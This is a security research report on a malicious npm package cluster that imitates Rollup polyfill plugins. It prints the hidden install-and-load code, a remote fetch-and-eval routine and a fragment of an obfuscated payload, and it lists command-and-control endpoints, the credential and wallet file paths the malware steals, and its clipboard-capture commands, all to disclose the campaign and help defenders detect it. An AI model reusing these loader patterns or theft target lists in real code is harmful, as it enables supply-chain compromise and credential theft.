

The JFrog Security research team identified a malicious npm package cluster masquerading as Rollup polyfill tooling. The two entry packages, rollup-packages-polyfill-core and rollup-runtime-polyfill-core, imitate the naming, README content, repository metadata, and package shape of the legitimate rollup-plugin-polyfill-node project.
The legitimate package is widely used in the JavaScript build ecosystem, with ~295K weekly downloads for rollup-plugin-polyfill-node and more than 1.2M downloads in the last month. The lookalike packages place themselves in the same rollup, polyfill, core, and node naming space, which can look plausible during a quick dependency review.
During the investigation, we observed six npm packages:
rollup-packages-polyfill-core
rollup-runtime-polyfill-core
swift-parse-stream
quirky-token
react-icon-svgs
rollup-plugin-polyfill-connect
At the time of writing, rollup-plugin-polyfill-connect and react-icon-svgs had received security-holding versions on npm, while the other four malicious packages were still live.
The first two packages are the Rollup-themed entry points. rollup-packages-polyfill-core installs and loads swift-parse-stream; rollup-runtime-polyfill-core installs and loads quirky-token. The second-stage packages are near-identical SVG utilities that fetch a JSON object from JSONKeeper and eval the model field.
We observed the same staging pattern with react-icon-svgs, which installed rollup-plugin-polyfill-connect as a second stage. This layered structure, together with the lookalike names, legitimate-looking metadata, hidden install-time execution, environment checks, and credential-theft/remote-access payloads, is similar to previous North Korean Lazarus-linked npm campaigns. The key differentiator is the payload deployment method, which we analyze in detail below.
Both Rollup-themed packages copy most of the legitimate rollup-plugin-polyfill-node surface:
- The README text describes "A modern Node.js polyfill for your Rollup bundle."

- The repository and homepage point to
https://github.com/FredKSchott/rollup-plugin-polyfill-node. - The package entry point contains legitimate-looking Rollup polyfill plugin code before the malicious logic.
- In the samples, only the CommonJS
dist/index.jsentry point is backdoored; the ESMdist/es/index.jsfiles do not contain the appended install-and-load routine. - The names remain close to the legitimate project without being exact typos.
Putting the pieces together, the infection chain looks like this:

The two entry packages differ mainly in the second-stage package they install. After that, both routes converge on the same JSONKeeper payload.
The malicious logic is appended to otherwise plausible Rollup plugin code. In rollup-packages-polyfill-core, the import-time install routine is hidden behind benign-looking SVG validation names:
const ValidateSvgModule = () => {
  const CMD = Buffer.from("bnBtIGluc3RhbGwgc3dpZnQtcGFyc2Utc3RyZWFtIC0tbm8tc2F2ZSAtLXNpbGVudCAtLW5vLWF1ZGl0IC0tbm8tZnVuZA==", "base64").toString("utf8");
  const [cmd, ...args] = CMD.split(' ');
  const child = spawn(cmd, args, {
    stdio: 'ignore',
    shell: process.platform === 'win32',
    windowsHide: true
  });
};
The base64 string in CMD decodes to:
npm install swift-parse-stream --no-save --silent --no-audit --no-fund
The package then decodes the module name swift-parse-stream, requires it, retrieves getPlugin(), and invokes the returned function.
const MODULE_NAME = Buffer.from('c3dpZnQtcGFyc2Utc3RyZWFt', 'base64').toString('utf8');
const checkPlugin = () => {
  try {
    const svgo = require(MODULE_NAME);
    const plugin = svgo.getPlugin();
    if (plugin) {
      const svgData = '';
      plugin();
    }
  } catch (error) {
  }
};
ValidateSvgModule();
rollup-runtime-polyfill-core uses the same pattern to install quirky-token.
This makes the infection happen when the package is imported as part of a build or configuration flow.
swift-parse-stream and quirky-token present themselves as SVG sanitization utilities. Most of the file is harmless-looking SVG code: hashing content, removing <script> tags, minifying SVG text, and saving files.
The real behavior appears at the end of index.js:
const reqOptions = {
  url: "hxxps://www[.]jsonkeeper[.]com/b/3P9BF",
  headers: {
    bearrtoken: "logo"
  }
};

function getPlugin() {
  return function() {
    request(reqOptions, (err, res, body) => {
      if (err || res.statusCode !== 200) {
      }

      try {
        const parsed = JSON.parse(body);
        if (typeof parsed.model === "string") {
          eval(parsed.model);
        }
      } catch (e) {
      }
    });
  };
}

The JSONKeeper object contains a key named model, which contains an obfuscated JavaScript payload that is executed directly through eval.
The JSONKeeper payload starts with environment checks. It exits in several hosted or cloud-like environments, including:
CODESPACE_NAME
CODESANDBOX_HOST
VERCEL
AWS_EXECUTION_ENV
AWS_REGION
AWS_LAMBDA_FUNCTION_NAME
AWS_ACCESS_KEY_ID
GOOGLE_CLOUD_PROJECT
AZURE_FUNCTIONS_ENVIRONMENT
DOCKER
RENDER
GAE_ENV
WEBSITE_SITE_NAME
DYNO
SOCKET_DEV
It also checks whether the OS release string contains aws. This looks like an attempt to avoid common sandboxes, cloud development environments, serverless runtimes, and analysis infrastructure.
After the environment gate, the payload installs dependencies and downloads the next stage:
npm install axios socket.io-client --no-warnings --no-progress --loglevel silent
It then requests:
hxxp[:]//216[.]126[.]236[.]244/api/service/98cb54c0b4ac259d30c9c1ca1ae87c68
The response is formatted as <base64 IV>:<base64 ciphertext> and the payload derives an AES key with:
crypto.scryptSync("98cb54c0b4ac259d30c9c1ca1ae87c68", "salt", 32)
It decrypts the ciphertext with AES-256-CBC, writes the plaintext to <tmp>/pack, and executes node pack.
During our analysis, the remote service was still live and we managed to retrieve the AES-wrapped JavaScript payload of roughly 114 KB after decryption.
The decrypted pack stage is a loader for multiple JavaScript payloads. In a sandboxed run with file writes, network connections, and command execution stubbed out, it attempted to write and launch additional scripts under the temp directory:
<tmp>/scdata
<tmp>/ldata
It also spawned payloads for file collection and clipboard monitoring, which were embedded inside a JSON file:
...
    {
      "method": "exec",
      "command": "npm i axios && node ldata",
      "options": {
        "cwd": "/tmp",
        "windowsHide": true,
        "stdio": "ignore"
      }
    },
    {
      "method": "spawn",
      "command": "node",
      "argv": [
        "-e",
        "const m=b;function b(c,d){c=c-(0x9fa*0x1+-0x16e2*-0x1+-0x1ef3);const e=a();let f=e[c];return f;}(function(c,d){const......
The parent launcher starts the dropped scripts with:
npm i axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent && node scdata
npm i axios && node ldata
The recovered behavior splits into four main parts:
scdata.js: remote access and host-control componentldata.js: browser and crypto-wallet data collection componentevents.jsonfile collector: broad filesystem discovery and uploadevents.jsonclipboard watcher: periodic clipboard collection
The scdata payload installs several runtime dependencies:
npm install socket.io-client ssh2 node-pty@1.0.0 --no-warnings --no-progress --loglevel silent
npm install socket.io-client ssh2 node-pty --no-warnings --no-progress --loglevel silent
npm install sharp screenshot-desktop clipboardy @nut-tree-fork/nut-js --no-warnings --no-progress --loglevel silent
npm install -g socket.io-client --save --no-warnings --no-save --no-progress --loglevel silent
The unversioned node-pty path and the screen/input packages are Windows-specific. The global socket.io-client install is used as a fallback if the first Socket.IO setup path fails.
The payload uses Socket.IO to communicate with:
hxxp[:]//216[.]126[.]236[.]244:4801
It also posts host and log information to endpoints under:
hxxp[:]//216[.]126[.]236[.]244/api/service/
The remote access component supports:
- host profiling with OS, release, hostname, user info, UID, and VM markers
- VM checks through Windows CIM, macOS
system_profiler, Linux/proc/cpuinfo, and strings such asvmware,virtualbox,qemu, andmicrosoft corporation - command execution through
child_process.exec - interactive terminal sessions through
node-pty, usingpowershell.exeon Windows andzshelsewhere - SSH sessions through the
ssh2library - terminal resize and terminal input forwarding
- Windows-only screenshot capture through
screenshot-desktopand JPEG conversion throughsharp - Windows-only mouse movement, clicks, scrolling, keyboard presses, and hotkeys through
@nut-tree-fork/nut-js - Windows-only remote clipboard read and paste handling through
clipboardy - process termination and single-instance tracking under a temp
.npmdirectory, with avhost.ctlprocess/PID marker
This component gives the operator interactive control over the infected host, not just one-time data theft.
The ldata payload targets browser profile data and crypto-wallet extension storage. It posts uploads to:
hxxp[:]//216[.]126[.]236[.]244:4809/upload
hxxp[:]//216[.]126[.]236[.]244:4809/cldbs
The payload checks common browser profile locations for Windows, macOS, and Linux, including Chrome, Edge, Brave, Opera, and LT Browser. It attempts to upload files such as:
Login Data
Login Data For Account
Web Data
Local Extension Settings/<extension-id>/*
On macOS, it also attempts to upload:
~/Library/Keychains/login.keychain-db
The extension ID list includes widely used wallet and browser-extension storage locations. Recovered IDs include known wallets such as MetaMask:
nkbihfbeogaeaoehlefnkodbefgpgknn
bfnaelmomeimhlpmgjnjophhpkkoljpa
fhbohimaelbohpjbbldcngcnapndodjp
The collection logic copies extension storage into a temporary directory before upload, and it repeatedly checks some LevelDB paths until the server acknowledges them.
One inline node -e payload performs broad filesystem collection and uploads matching files to:
hxxp[:]//216[.]126[.]236[.]244:4806/upload
It recursively scans user directories while excluding common noisy or system directories such as node_modules, caches, build output, package directories, app bundles, and OS folders. The deobfuscated collector handles .git specially: it skips the repository tree but uploads .git/config when present. It also contains platform-specific expansion logic: Windows logical disks are enumerated with Get-CimInstance Win32_LogicalDisk, Linux scans include /mnt, and macOS scans include ~/Library/Application Support.
The collector specifically looks for editor history under:
Code/User/History
Windsurf/User/History
Cursor/User/History
The filename and keyword targeting is broad. Recovered patterns include:
*.env*
*.pem
*.key
*.secret
*private key*
*secret phrase*
*metamask*
*bitcoin*
*btc*
*solana*
*.json
*.txt
*.csv
*.doc
*.docx
*.xls
*.xlsx
*.pdf
*.png
*.jpg
*.jpeg
*.md
*.rtf
*.odt
*.ini
*.ts
*.js
It also includes common developer and AI-tool configuration locations such as:
.aws
.azure
.ssh
.gnupg
.config
.foundry
.vscode
.cursor
.windsurf
.gemini
.claude
.bash_history
.zsh_history
This makes the payload relevant to developer workstations and build machines, where API keys, SSH keys, wallet material, cloud credentials, and project secrets are often present.
Another inline payload monitors clipboard contents. It uses:
pbpaste
powershell -NoProfile -NonInteractive Get-Clipboard
When the clipboard changes, the payload sends the new value to:
hxxp[:]//216[.]126[.]236[.]244/api/service/makelog
Clipboard monitoring is a common way to capture copied credentials, tokens, wallet addresses, seed phrases, and one-time secrets.
The risk is significant because the compromise sits inside build tooling. Rollup plugins are commonly loaded from local configuration files, developer workstations, and CI jobs. These environments often have access to sensitive assets such as source code, npm tokens, Git credentials, cloud keys, SSH keys, browser data, and project secrets.
The payload is also broader than a simple downloader. Once the later stages run, the attacker gains both collection and control capabilities. One payload collects browser and wallet data, another searches the filesystem for secrets, another monitors the clipboard, and the remote access component can run commands, open terminals, start SSH sessions, capture screenshots, and control input devices.
Recommended actions for users who installed any of these malicious packages:
- Remove
rollup-packages-polyfill-core,rollup-runtime-polyfill-core,swift-parse-stream,quirky-token,react-icon-svgs, androllup-plugin-polyfill-connectfrom affected projects and lockfiles. - Inspect dependency trees for transitive pulls of
swift-parse-stream,quirky-token, orrollup-plugin-polyfill-connect. - Search developer machines and CI runners for
pack,scdata, andldataunder temporary directories. - Search for command lines containing
node pack,node scdata,node ldata, or inlinenode -escripts connecting to216.126.236.244. - Block outbound communication to
216.126.236.244and the JSONKeeper URL listed below. - Treat affected machines as potentially compromised before rotating credentials.
- Rotate npm, GitHub, cloud, SSH, package-registry, browser-stored, and wallet-related credentials after persistence and active processes are removed.
- Audit browsers for unexpected extension storage access and inspect developer configuration directories for data exposure.
This campaign is effective because each layer appears ordinary when viewed on its own. The entry package looks like Rollup polyfill infrastructure. The second-stage package looks like an SVG utility. The JSONKeeper response appears to be structured data. Only after following the full chain does the real behavior become clear: remote access, browser and wallet theft, file collection, and clipboard monitoring.
Lookalike build dependencies deserve careful review even when the name is not an obvious typo. A copied README, a trusted repository link, and functional-looking package code can be enough to hide a serious compromise.
These malicious packages are detected by JFrog Xray and JFrog Curation.
| Package | Type | Xray ID |
|---|---|---|
rollup-packages-polyfill-core |
npm | XRAY-1008625 |
rollup-runtime-polyfill-core |
npm | XRAY-1008531 |
swift-parse-stream |
npm | XRAY-1005725 |
quirky-token |
npm | XRAY-1003392 |
rollup-plugin-polyfill-connect |
npm | XRAY-973019 |
react-icon-svgs |
npm | XRAY-1011624 |
hxxps[:]//www[.]jsonkeeper[.]com/b/3P9BF
hxxp[:]//216[.]126[.]236[.]244/api/service/98cb54c0b4ac259d30c9c1ca1ae87c68
hxxp[:]//216[.]126[.]236[.]244/api/service/makelog
hxxp[:]//216[.]126[.]236[.]244/api/service/process/
hxxp[:]//216[.]126[.]236[.]244:4801
hxxp[:]//216[.]126[.]236[.]244:4806/upload
hxxp[:]//216[.]126[.]236[.]244:4809/upload
hxxp[:]//216[.]126[.]236[.]244:4809/cldbs
<tmp>/scdata
<tmp>/ldata
node pack
node scdata
node ldata
vhost.ctl
npm install swift-parse-stream --no-save --silent --no-audit --no-fund
npm install quirky-token --no-save --silent --no-audit --no-fund
npm install axios socket.io-client --no-warnings --no-progress --loglevel silent
npm i axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent
npm i axios socket.io-client --no-warnings --no-save --no-progress --loglevel silent && node scdata
npm i axios && node ldata
npm install socket.io-client ssh2 node-pty@1.0.0 --no-warnings --no-progress --loglevel silent
npm install socket.io-client ssh2 node-pty --no-warnings --no-progress --loglevel silent
npm install -g socket.io-client --save --no-warnings --no-save --no-progress --loglevel silent
npm install sharp screenshot-desktop clipboardy @nut-tree-fork/nut-js --no-warnings --no-progress --loglevel silent
pbpaste
powershell -NoProfile -NonInteractive Get-Clipboard
powershell -NoProfile -Command "Get-CimInstance Win32_LogicalDisk | Select-Object -ExpandProperty DeviceID"